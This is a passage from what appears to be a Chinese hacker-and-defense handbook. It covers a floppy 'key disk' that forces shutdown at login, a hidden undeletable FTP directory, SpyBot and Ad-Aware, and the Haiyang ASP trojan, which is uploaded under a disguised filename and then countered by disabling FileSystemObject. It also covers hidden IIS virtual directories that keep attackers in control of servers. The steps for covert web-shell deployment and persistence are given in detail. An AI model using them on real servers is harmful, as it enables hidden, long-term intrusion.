在 Windows 98 中创建的加密软盘因系统本身功能较弱，不像 Windows XP 中创建的加密软盘那样因组策略等设置而呈妙处万千，也就是说显得很简单，故而这里将其列为初级攻略。

在 Windows 98 中创建加密软盘的方法如下：

1. 新建一个文件

在软盘中新建一个文件，文件名和后缀名任取，此文件将会作为日后正常开机的钥匙，一定不要删除。这里新建的文件名为“123456.tit”。

2. 新建一个文本文件

在C盘的系统目录（如Windows）中找一个不起眼的目录中（这里为C:\windows\command目录），新建一个文本文件，并将其命名为“ctrl1.bat”。并依次输入如下内容至其中：

```
IF not exist a:\123456.tit  
Rundll32.exe User.exe.ExitWindows
```

上述语句的含义是：如果在A盘（即软盘）中找不到一个名为“123456.tit”的文件，那么调用Windows 98中的Rundll32.exe文件来实现自动关机（无任何提示）。

3. 修改注册表

这一步可能会让一些菜鸟级读者害怕，毕竟是动到了系统注册表。但下面一步一图的方式肯定会让担忧立即烟消云散。修改过程如下：

依次单击“开始→运行”，在弹出的“运行栏”中输入命令“Regedit”调出系统注册表编辑器窗口。接着依次单击逐层展开并定位到：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

接着在该子项右侧的窗口中新建一个字符串值。如图7-54所示：



图 7-54

在将新建的字符串值更名为“ctrl1computer”后，双击该键，在弹出的属性窗口中将其值改为“C:\WINDOWS\COMMAND\ctrl1.bat”。

上述对注册表的修改意图很明显，目的就是为了让系统登录时自动运行ctrl1.bat文件，并执行其中的命令行。

4. 效果

现在来试验一下上述的创建软盘究竟有无效果，方法是将软盘中的“ctrl1.bat”文件删除再插入软驱中，并启动计算机登录至Windows 98。因为当前软盘中无“123456.tit”文件，所以



ctrl1.bat 中的命令得到执行。如图 7-55 所示：



图 7-55

但是上述效果有一个美中不足的地方还需要改进才行，否则稍微对 DOS 命令熟悉的朋友就可以通过“Ctrl1.bat”文件执行时打开的窗口看出是该文件在作怪。因为路径一目了然，所以有些用户完全可以在启动 Windows 98 时按下 F8 快捷键，在进入 DOS 窗口后将该软件删除即可轻易将上述设置解决掉。所以为了防止这类用户看出是这个文件在执行，应选中“Ctrl1.bat”后右键单击，在弹出的菜单中选择“属性”命令，接着在弹出的“属性”窗口中单击切换到“程序”选项卡设置界面。如图 7-56 所示：



图 7-56

单击上图中“运行”右侧的下拉箭头，在弹出的下拉菜单中选择“最小化”，这样就可以让 Ctrl1.bat 在执行时以最小化方式运行，从而有效防止了非法用户看透其中的奥妙。

二、在 Windows XP 中创建开机软盘

现在再讲解一下在 Windows XP 中创建开机软盘的方法，以及在 Windows XP 中进行相应调整的措施，从而让加密软盘所能达到的效果得以完美体现。

首先新建一个任意文件名和后缀名的文件（如 123456.tit）至软盘中，然后再新建一个名为“ctrl1.bat”文件至系统深层目录中（如 E:\WINDOWS\Driver Cache\1386 目录中）。接着将



contr1.bat 文件的内容编辑为：

If not exist a:\123456.tit
Shutdown.exe -s -t 10 -c "非法用户 正在关机中……"

上面两条语句的用法和含意都很简单，其作用是：

如果在软盘中没有发现一个名为“123456.tit”的文件，那么执行第二条语句，即调用Windows XP的关机命令“Shutdown”，并在10秒内出现“非法用户 正在关机中”的提示后关闭计算机。如图7-57所示：




图 7-57

这里要解释一下，Shutdown 命令后面的“-s”等都是应用于该命令的参数，“-s”表示启动失败后关闭电脑，如果将其改为“-r”，那就成了重启电脑。而“-t”后面的数字则表示关机延迟的时间（单位为秒）。“-C”后面的中文语句则为关机时显示的警告语句，各位可以改成自己喜欢的。如图 7-58 所示：



图 7-58

接着再来修改注册表，首先至如下子项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

在该子项右侧窗口新建一个名为“controlcomputer”的字符串值，并将其值赋为：

E:\WINDOWS\Driver Cache\1386\contr1.bat

这个修改注册表过程与在 Windows 98 中进行的操作基本相似，不再细述。

修改完注册表后，虽然可以立即来尝试一下创建的软盘效果，但Windows

是可以利用的，所以还是耐心等待一下，看看以下的设置吧。





依次单击“开始→运行”，在弹出的“运行栏”中输入“Gpedit.msc”命令后，打开系统组策略编辑器窗口。

接着在上图中依次单击“用户配置→管理模板→任务栏和开始菜单”。在随后切换的右侧窗口中双击“从开始菜单中删除‘运行’菜单”项，接着在弹出的“属性”窗口中将“已启用”前的单选按钮选中，并单击“确定”按钮结束。

这一步的作用很简单，是为了不让非法用户使用“开始”菜单中的“运行”项，以防止其输入“Shutdown -a”来结束关机命令。

经过上述设置后，现在可以重启计算机来观看加密软盘的效果了，记得要将软盘中的123456.tit文件删除才行。

效果的确还令人满意，美中不足的是Control.bat文件是以窗口方式在运行，所以下面还需要再费些手脚，将该软件调整为最小化运行。在Windows XP中调整的方法与在Windows 98中调整的方法有些不一样。

依次单击“开始→程序→附件”，接着右键单击“命令提示符”项，弹出“命令提示符”属性窗口。如图7-59所示：



图 7-59

单击切换到“快捷方式”选项卡设置界面后，将“运行方式”设置为“最小化”即可。

第56变 FTP“秘密通道”完全解析

FTP服务器作为一种网络中传输数据的重要方式，它具有多种权限、多种传输模式，比如Srv-U就可以很好地完成各种安全设置。除了FTP服务器软件所能做的各种设置外，还可以手工打造一条“秘密通道”，以供完成一些网管眼皮底下的数据传输。下面就讲解这个“秘密通道”的制作方法。

一、必备条件

工具：FlashFXP

服务器环境：FTP 服务器，开放一个具有写权限的普通账户

目的：制作属于自己的隐藏 FTP 服务器

测试成功通过环境：IIS3/IIS4/IIS5+ 中英文 NT Server+Windows 2000

二、制作实战

首先启动 FTP 客户端软件 FlashFXP，打开该软件主窗口后按 F8 快捷键，在弹出的“服务器或 URL”对话框中输入服务器 IP 地址，在用户名和密码中输入具有上传权限的相应信息，然后单击“连接”按钮。如图 7-60 所示：




图 7-60

在与 FTP 连接后，在 FlashFXP 的服务器目录列表栏的空白处单击鼠标右键，选择“建立文件夹”。如图 7-61 所示：




图 7-61

在弹出的“文件夹的名称”中输入“/2个空格（随便多少个空格）/1个空格/”，然后单击“确定”按钮。

稍后可以看到 FlashFXP 的下方已经提示目录已建立，但是在服务器的目录列表中却看不到刚建立的目录，显然秘密通道的第一步已经成功完成了。如图 7-62 所示：




图 7-62

接着在 FTP 服务器的路径栏中输入 “/+2个空格+ /”，然后按回车进入刚才建立的 “/+2个空格+ /” 目录，在这个目录下再新建一个名为 “com1+1个空格+/+1个空格+ /”（即 com1 / /）的文件夹并单击 “确定” 按钮完成。

这样就建立了一个 com1 文件夹。你可以尝试在 FlashFXP 中双击这个文件夹，FlashFXP 将提示不能进入。如果网管进入服务器的 “X:\ftproot\ftproot” 目录，那么他将可以看到这个目录，但是进入后该目录将呈锁定状态，无法删除，这样就建立了一个受到保护的目录了。但如何传文件到里面呢？



三、加密 FTP 的使用

如何使用这个隐藏的 FTP 目录呢？方法很简单，再建一个与 com1 同级目录的名为 “com1+1个空格+/+1个空格+by+1个空格+xxc2001+/+1个空格+ /” 的目录（即 com1 / by xxc2001 / /），然后单击 “确定” 按钮结束并退出空间。


当再次使用 FlashFXP 连接空间时，在本机的 IE 地址栏中或 FlashFXP 的登录对话框中输入地址为：ftp://xxx.xxx.xxx.xxx/(2空)/com1(1空)/(1空)by(1空)xxc2001/ 就可以登录了。

以 FlashFXP 为例，连接 FTP 服务器后就可以进入 “加密” 过的 FTP 目录进行文件的上传下载了，而管理员和其他用户则 “无权” 干预！

四、隐藏措施

建立了 “加密通道” 后，还可以利用各种手段将加密目录设置为 “隐藏” 状态，这样在一般情况下管理员和其他用户在服务器的 “X:\ftproot\ftproot” 目录中就看不到这个目录了。

HACKER



第


八

篇

实战网络“间谍”

间谍软件如同一个偷窥者，它悄悄地进入用户的电脑，窃取其中的重要信息，危险显然是无时不在的。

本篇将探讨一些“间谍程序”和一些比较特殊的网页木马的防范与查杀，主要包括：SpyBot Search & Destroy 的使用、AD-aware 的使用、ASP 木马的防范、识别隐藏虚拟主页、DcomRpc 漏洞溢出攻防、嗅探加密的防范、通过事件查看器捉“贼”、密罐系统的实现。通过学习相信大家可以让轻松找出电脑中的“卧底”，从此远离被监控的噩梦。





第57变 SpyBot Search & Destroy 实战间谍软件

在数字时代里，个人信息就是一种财富。许多公司都在挖空心思搜集用户的个人资料。他们最常用的工具就是间谍程序。这些程序偷偷摸摸地在后台运行，寻机将你的个人资料泄漏出去。功能各异的间谍程序和品种繁多的网页木马，对于网络安全已经构成了威胁，它们甚至能将网络用户的安全防御系统毁于一旦。

其实，只要安装了反间谍软件，就可以将对系统安全有潜在威胁的恶意程序找出来，并从电脑中清除出去。SpyBot Search & Destroy 就是这样一款软件。

一、SpyBot Search & Destroy 简介

作为一款功能与性能在间谍软件清除工具中最出色的软件，SpyBot Search & Destroy 能够找出用户预设的所有间谍软件，最值得称赞的是该软件免费并且提供中文操作界面，另外，其优秀的易用性对于用户来说操作比较简单，并且报告非常详细。

二、使用实战

因为 SpyBot Search & Destroy 支持多种语言，所以在程序安装完成并首次启动运行后，单击“Language”主菜单，并在随即弹出的子菜单中选择“Chinese (simplified)”即可将软件主界面转换成简体中文界面。如图 8-1 所示：



图 8-1

单击程序主界面中“检查问题”按钮，系统开始进行检测工作。

稍待一会，SpyBot Search & Destroy 就会将检查结果显示在中间的列表框中。如图 8-2 所示：





图 8-2

在“problem”列表中任意单击其中一项，软件会自动弹出关于这条信息的详细描述，据此可以判断该可疑文件或键值是否是真正的“间谍”。

或者留意自己最近安装的软件名称，从它的名称、位置和在注册表中的位置得到初步判断。对来历不明的软件，最好单击“修复选定的问题”进行修复。因为万一操作失误，还可以通过单击左边导航条中的“恢复”按钮进行恢复。



三、对下载软件的监控

SpyBot Search & Destroy 可以使用很多种方法来判断系统中是否有潜在的危险，比如可以对下载的软件进行监控。方法如下：

因为对下载的软件进行监控功能属于 SpyBot Search & Destroy 的高级设置功能，所以首先要激活 SpyBot Search & Destroy 的高级设置界面：依次单击软件的“Mode→Advanced mode”即可将程序的高级设置界面调出，可以看出高级设置界面左侧导航条中功能比缺省界面时要强大得多。

接着依次单击导航条中“设置→文件夹”选项，弹出“文件夹”设置界面。如图 8-3 所示：




图 8-3

接着在上图 8-3 右下部分的空白处单击鼠标右键，在弹出的菜单中单击“添加文件夹”。如图 8-4 所示：





图 8-4

在指定下载文件保存的目录路径后，SpyBot Search & Destroy 就可以随时对这个目录进行检测，以判断下载的程序是否会对系统构成危害。

四、粉碎间谍程序

SpyBot Search & Destroy 还有一个被很多用户忽略的功能，那就是“粉碎机”功能。它可以帮助用户对一些需要彻底删除的程序等数据，进行永久性、无法恢复式的删除。如图 8-5 所示：




图 8-5

当然对于 SpyBot Search & Destroy 查获的间谍软件来说，只要用户允许，它会自动使用粉碎机功能将其删除。

五、查找启动项中的间谍

在系统启动项中加载程序，是程序在系统中运行的一种重要途径，所以很多间谍程序都选择这里作为根据地。针对这一点，SpyBot Search & Destroy 同样提供了管理措施，使用的方法是：

依次单击程序主窗口左侧导航条的“工具→系统启动项”，在右侧的设置面板中可以对这些启动项进行是否允许其加载、运行的管理。如图 8-6 所示：

除了上述功能之外，SpyBot Search & Destroy 还可以显示电脑中已经安装的所有 ActiveX 控件、常驻内存的监视器程序、浏览器关键页面（起始页、主页、搜索页地址）等。

同时，它还提供了一个非常方便实用的“导出”功能，允许用户将所有的检测结果导出为一个文本文件备用。它还支持在线更新软件版本，以使数据库不断更新，从而起到实时防范的作用。

黑客 HACKER 对抗七十二变

计
谋



图 8-6

第 58 变 AD-Aware 让间谍程序消失无踪



一、间谍软件的危害

技术上通称所有在用户不知情的情况下，监视用户在电脑上行动的软件为间谍软件。根据一个间谍软件使用者的统计，仅美国一家公司就能够监视两千多万用户的电脑，从中不难发现间谍软件的潜在危害有多大。虽然有些软件是为某些执法机构服务的，或者以改善用户体验为目的。但大部分间谍软件只服务于一些公司或个人，为这些拥有者收集用户的个人信息、消费习惯和用户使用电脑的情况，对于用户而言，是有百害而无一利的。因此，在安装防火墙与病毒防治软件的同时，也必须将间谍软件纳入清剿之列。

因此需要一款能够从内存、注册表、硬盘上找到它们踪迹的间谍软件清除工具。

! Tips

间谍软件清除工具依赖间谍软件的特征来检测和清除间谍软件，如果不能准确掌握间谍软件的特征，即使检测到了间谍软件，也不能清除干净，甚至会错误地删除文件而引起系统崩溃。

二、Ad-Aware 应用实战

Ad-Aware 是一个老牌的间谍软件清除工具。该软件提供了三种版本：Standard（标准版）、Plus（增强版，较标准版多了 Ad-watch）和 Professional（专业版，较增强版多了“进程监视器”模块）。



作为一款很小的系统安全工具，Ad-Aware 可以扫描用户计算机中网站所发送进来的广告跟踪文件，并且能够安全地将它们删除掉，使用户不会因为它们而泄露自己的隐私和数据。能搜索并删除的广告服务程序有：Web3000、Gator、Cydoor、Radiate/Aureate、Flyswat、Conducent/TimeSink 和 CometCursor……该软件的扫描速度相当快，能够生成详细的报告，并且可在瞬间把它们都删除掉。

1. 界面调整

Ad-Aware 中包含了很多专业的术语，建议到网上下载简体中文包对程序进行汉化。

2. 调整设置项

首先设置各种选项以适合自己的需求，单击程序主界面上方的“设置”按钮，再进入设置窗口后进行调整。

要提醒大家的是，在设置窗口中进行的一切改动，都必须在改动后单击“Proceed”按钮进行确认和应用，否则任何设置上的改动都不会真正生效。

3. 实例应用

Ad-Aware 的界面相当漂亮，操作起来比较简单，在线更新等易用性评估项目的表现也很好。虽然在功能和清除间谍软件的性能上有一点缺陷，但总的来说，Ad-Aware 可以算是一个优秀的间谍软件清除工具。Ad-Aware 能够进行的应用非常多，下面讲解它的基本使用方法：

单击 Ad-Aware 左侧导航栏中的“立即扫描”按钮后，在右侧窗口切换到相应操作面板后，选择默认状态并单击“下一步”按钮即可开始扫描。

在扫描的过程中，可以即时看到在什么地方已经扫描到了“间谍程序”，比如在注册表中发现了一处，这说明 Ad-Aware 已经对注册表进行了检测。

扫描完成后，所有被发现的间谍程序（如主键、键值及相关修改）将会被写入日志文件并会列在结果窗口中。单击上图下方的“显示记录文件”按钮，将会弹出详细的本次扫描结果信息。

从图中不仅可以看到扫描检测出的间谍程序位置、风险程度、具体名称，还可以将当前文件保存起来，以便日后查看研究。

值得一提的是，在默认的整个扫描过程中，Ad-Aware 会对内存、系统文件、注册表、启动盘等多方面进行检测，所以对普通用户来说，选择该选项是可以胜任间谍程序查找操作的。能发现预设的绝大部分间谍软件，但个别比较冷门的间谍软件也会被错过。

接着也会继续上面的操作，在查看完扫描的结果文件后，单击“下一步”按钮即可进入“扫描结果”文件列表界面。

在上图中可以看到有一个“隔离”按钮，选中已扫描出的间谍程序后，单击这个按钮后按向导提示，只需几个简单的操作就可以将间谍文件隔离起来，使系统不会被它干扰。如图 8-7 所示：




图 8-7

第 59 变 清除服务器中的间谍

一些比较成熟的黑客往往会在服务器中安装一些间谍程序，并通过它们来获得服务器的最高权限。无疑，这非常危险。那么，黑客是怎样利用间谍程序入侵的？下面就让我们通过 ASP 木马的防范这个实例来略窥冰山一角吧。

一、什么是 ASP 木马

先来了解一下 ASP：ASP 全称为“Active Server Page”，这是一种包含使用 VBScript 或 Jscript 脚本程序代码的网页。当浏览器浏览 ASP 网页时，Web 服务器会根据请求生成相应的 HTML 代码，然后再返回给浏览器，这样浏览器端看到的就是动态生成的网页。ASP 作为微软公司开发的代替 CGI 脚本程序的一种应用，它可以与数据库和其他程序进行交互，是一种已经得到广泛应用和支持的简单、方便的编程工具。在了解了 VBScript 的基本语法后，只需要清楚各个组件的用途、属性、方法，就可以轻松编写出自己的 ASP 系统。ASP 的网页文件的格式是“.ASP”。

二、ASP 木马运行条件

工具：“海阳顶端网 ASP 木马”

服务器环境：支持 ASP

其他：有普通的上传和维护网站的权限

目的：控制服务器

入侵测试成功通过环境：IIS3/IIS4/IIS5+ 中英文 NT Server+Windows 2000 或 PWS4+ 中英文 Windows 9x。

三、ASP 木马防范实战

下面先简单讲解 ASP 木马的使用方法，然后再一步一步讲解如何防范 ASP 木马，从而使 ASP 木马这类特殊的服务器间谍程序无所遁形。

首先需要通过申请得到一个支持 ASP 的空间，其相应的 FTP 管理账号具有上传、删除等必备权限。当账号申请完毕后，可以使用任意一款 FTP 管理软件来完成 ASP 网页的上传，以便验证 ASP 网页的运行是否正常。例如在 CuteFTP 中使用申请到的 FTP 账号和密码成功登录管理空间，在 CuteFTP 窗口中从左侧的源文件目录框中选中需上传的 ASP 文件，用鼠标拖动至右侧申请的空间目录框中，鼠标将切换成为一个带有加号的形状，此时松开鼠标，CuteFTP 即可进行文件的上传操作。

文件上传完毕后，拖动空间目录框右侧的滚动条即可查看到刚刚上传的文件。此时应记住该文

件的文件名，以便在下一步中进行测试（例如本例中上传的Index.asp）。接着在Windows系统中启动IE浏览器，在浏览器中输入申请的空间网址并在其后输入上传的文件名，如果上传的文件能够正确显示出，则表示此服务器支持ASP文件。如图8-8所示：



图 8-8

当确认ASP文件能够稳定运行后，再次使用 CuteFTP 将“海阳顶端网 ASP 木马”中所有文件均上传到空间目录中。

! Tips

“海阳顶端网 ASP 木马”因为是用 ASP 编写的，所以它还可以作为一套 ASP 网页在线编辑软件，支持在线更改、编辑、删除任意文本文件，用起来很方便。这个基本的设计目的使得“海阳顶端网 ASP 木马”很难在 Windows 环境下被查杀，所以我们也可以将“海阳顶端网 ASP 木马”视为一柄锋利的双刃剑。

上传操作结束后，在IE浏览器中输入申请的空间网址并在其后输入“海阳顶端网 ASP 木马”的首页文件名Index.asp。通常有经验的黑客们一般会将该文件改名使用，例如将Index.asp 改名为0101.asp，这样可以让管理员误认为这是一个普通网页。所以此时可以输入类似“http://zhiguo.shyzhong.com/0101.asp”这样的网址，当输入网址并按Enter快捷键后，如果能够进入“海阳顶端网 ASP 木马”登录界面，则表示操作正确。如图8-9所示：



图 8-9

如果不能出现该页面，则应重新上传文件，并检查输入的网址是否正确。在登录界面中可以看出需要输入一个登录密码，这个密码应输入“海阳顶端网 ASP 木马”的初始密码“www.haiyang.wzr.net”，但这么长的密码显然不方便记忆，所以可以使用 Microsoft FrontPage(office 组件，安装 Word) 打开 index.asp 文件，进行密码的更改操作。方法如下：

运行 Microsoft FrontPage 并打开 index.asp 文件后，单击 Microsoft FrontPage 左下侧的“HTML”选项卡，此时将出现 index.asp 文件的源代码。如图 8-10 所示：



图 8-10

在第三行代码中可以看到“www.haiyang.wzr.net”字样，将“www.haiyang.wzr.net”更改成自己的密码，保存退出即可。

输入初始密码（或输入更改成功后的密码）后单击“OK!LOGIN”。如图 8-11 所示：




图 8-11

看到了吗？ASP 木马已经帮黑客们列出了该服务器上所有可以访问的磁盘盘符了，此时任何一位水平不高的黑客都可以对任意盘符、目录或文件进行删除、编辑、调整属性等操作。

那么如何做好服务器 ASP 木马的防范工作呢？首先，建议采取限制用户使用 FileSystemObject 对象的方法，这样可以使提供支持 ASP 的服务器免遭这种木马的威胁。

比较简单但也显得有些极端的做法就是完全反注册掉提供 FileSystemObject 对象的那个组件，也就是 Scrrun.dll。具体方法如下：



在 Ms-Dos 状态键入：

```
Regsvr32 /u c:\winnt\system32\scrrun.dll
```

实际操作时要更改为你本地的实际路径。

这样设置以后，显然包括网管在内的任何人都不能使用 FileSystemObject 对象了，这当然不是网管人员想要得到的结果，毕竟使用这个对象可以实现方便的网站管理，如果连网管都没法使用了，那可就得不偿失了，但是不禁止这个危险的对象又会给站点带来安全漏洞。所以应使用如下的两全其美的设置方法，也就是说可以禁止他人非法使用 FileSystemObject 对象，但是我们自己仍然可以使用这个对象，方法如下：

依次单击“开始→运行”，在弹出的“运行栏”中输入“Regedit”，调出注册表编辑器。如图 8-12 所示：




图 8-12

在弹出的注册表编辑窗口，依次单击进入如下子项：

```
HKEY_CLASSES_ROOT\Scripting.FileSystemObject
```

选中上述子项后，单击右键选择“重命名”，将其改名为如下类似名：

```
HKEY_CLASSES_ROOT\Scripting.FileSystemObject2
```

这样，在 ASP 就必须这样引用这个对象了：

```
Set fso = CreateObject("Scripting.FileSystemObject2")
```

而不能使用：

```
Set fso = CreateObject("Scripting.FileSystemObject")
```

如果非法用户再使用通常的方法来调用 FileSystemObject 对象就会无法使用了。如图 8-13 所示：



图 8-13

这样，作为站点管理者，就杜绝了他人非法使用 FileSystemObject 对象，而自己却仍然可以使这个对象来方便地实现网站在线管理等功能了！

当然，经过上述设置后，最关键的还是 ASP 木马可以利用的安全漏洞已经被堵住了。

第 60 变 全面解析隐藏虚拟主页

在服务器中建立一个隐藏的虚拟主页，是对服务器设置与管理很熟悉的黑客常做的事情，这样既可以充分利用“肉鸡”的资源，又可以达到长期控制资源的目的。也就是说这个隐藏的虚拟主页好比一个间谍程序，可以随时给黑客提供该资源的一切信息。那么这一切又是如何实现的呢？

一、隐藏虚拟主页的建立

大家都知道，在 IIS 中建立主页，管理员只要查看一下 IIS 就会发现。如图 8-14 所示：




图 8-14

这样不但建立的主页暴露了，还可能会使管理员警觉。所以黑客通常会使用下面这种让管理员在 IIS 管理器里发现不了的方法（下面的操作均在 VMware 虚拟机中测试得出）：

首先在 Windows 2000 环境中依次单击“开始→设置→控制面板→管理工具→Internet 服务管理器”，打开 IIS 管理器，选定一个文件夹后单击右键，在弹出的菜单中选择“资源管理器”。

接着在跳转网站的根目录下（wwwroot 目录）新建一个名为“iisScripts”的目录。

然后到 System32 目录中再新建一个名为 home 的目录（这个文件夹会尽可能地被放置在足够隐蔽的深层目录中）。新建目录后再回到 IIS 管理器窗口，按 F5 快捷键刷新就会看到“iisScript”目录了。

接着选中“iisScript”目录后单击右键，在弹出的菜单中选择“新建→虚拟目录”。

在随后弹出的“虚拟目录创建向导”中单击“下一步”按钮进入“虚拟目录别名”设置界面，给虚拟目录取名为“iisScripts”。如图 8-15 所示：






图 8-15

接着在下一步中将虚拟目录路径指向到“home”目录。如图 8-16 所示：



图 8-16

在下一步的“访问权限”设置界面中，可以根据当前建立的虚拟目录的访问目的来设置。如图 8-17 所示：




图 8-17

上述设置完毕后，在下一步单击“完成”按钮结束虚拟目录的创建操作。建立完成后，就可以将已编辑好的网站复制到 home 目录中了，接着打开浏览器，输入如下网址就可以正常访问了：

http://192.***.***.10/iisScript/iisScripts/

接下来打开“我的电脑”，找到网站的根目录，先别删掉 iisScriptkiss 这个目录，要先回到 IIS 的管理器刷新修改属性：

在 IIS 中选中“默认 Web 站点”并单击右键，在弹出的菜单中选择“属性”，在弹出的“默认 Web 站点属性”窗口中单击切换到“主目录”选项卡设置界面，把“应用程序保护”的值改为“低”。如图 8-18 所示：



图 8-18



接着在“写入”项前的复选框中单击选中。设置完毕后关闭所有属性设置窗口。稍后进入网页根目录中，删除“iisScript”目录。删除后再次进入 Internet 信息管理器中，按 F5 快捷键，可以看到“iisScript”目录和其下的“iisScripts”都不见了。而在任一 IE 浏览器窗口中输入如下网址时，却可以发现建立的虚拟目录访问正常：<http://192.100.100.10/iisScript/iisScripts/> 这说明了什么？显然，隐藏的虚拟主页已经建立完成了。

很多黑客还会在 home 目录中放置 ASP 木马，以便达到隐藏、长期控制的目的。

二、保护虚拟目录中的文件

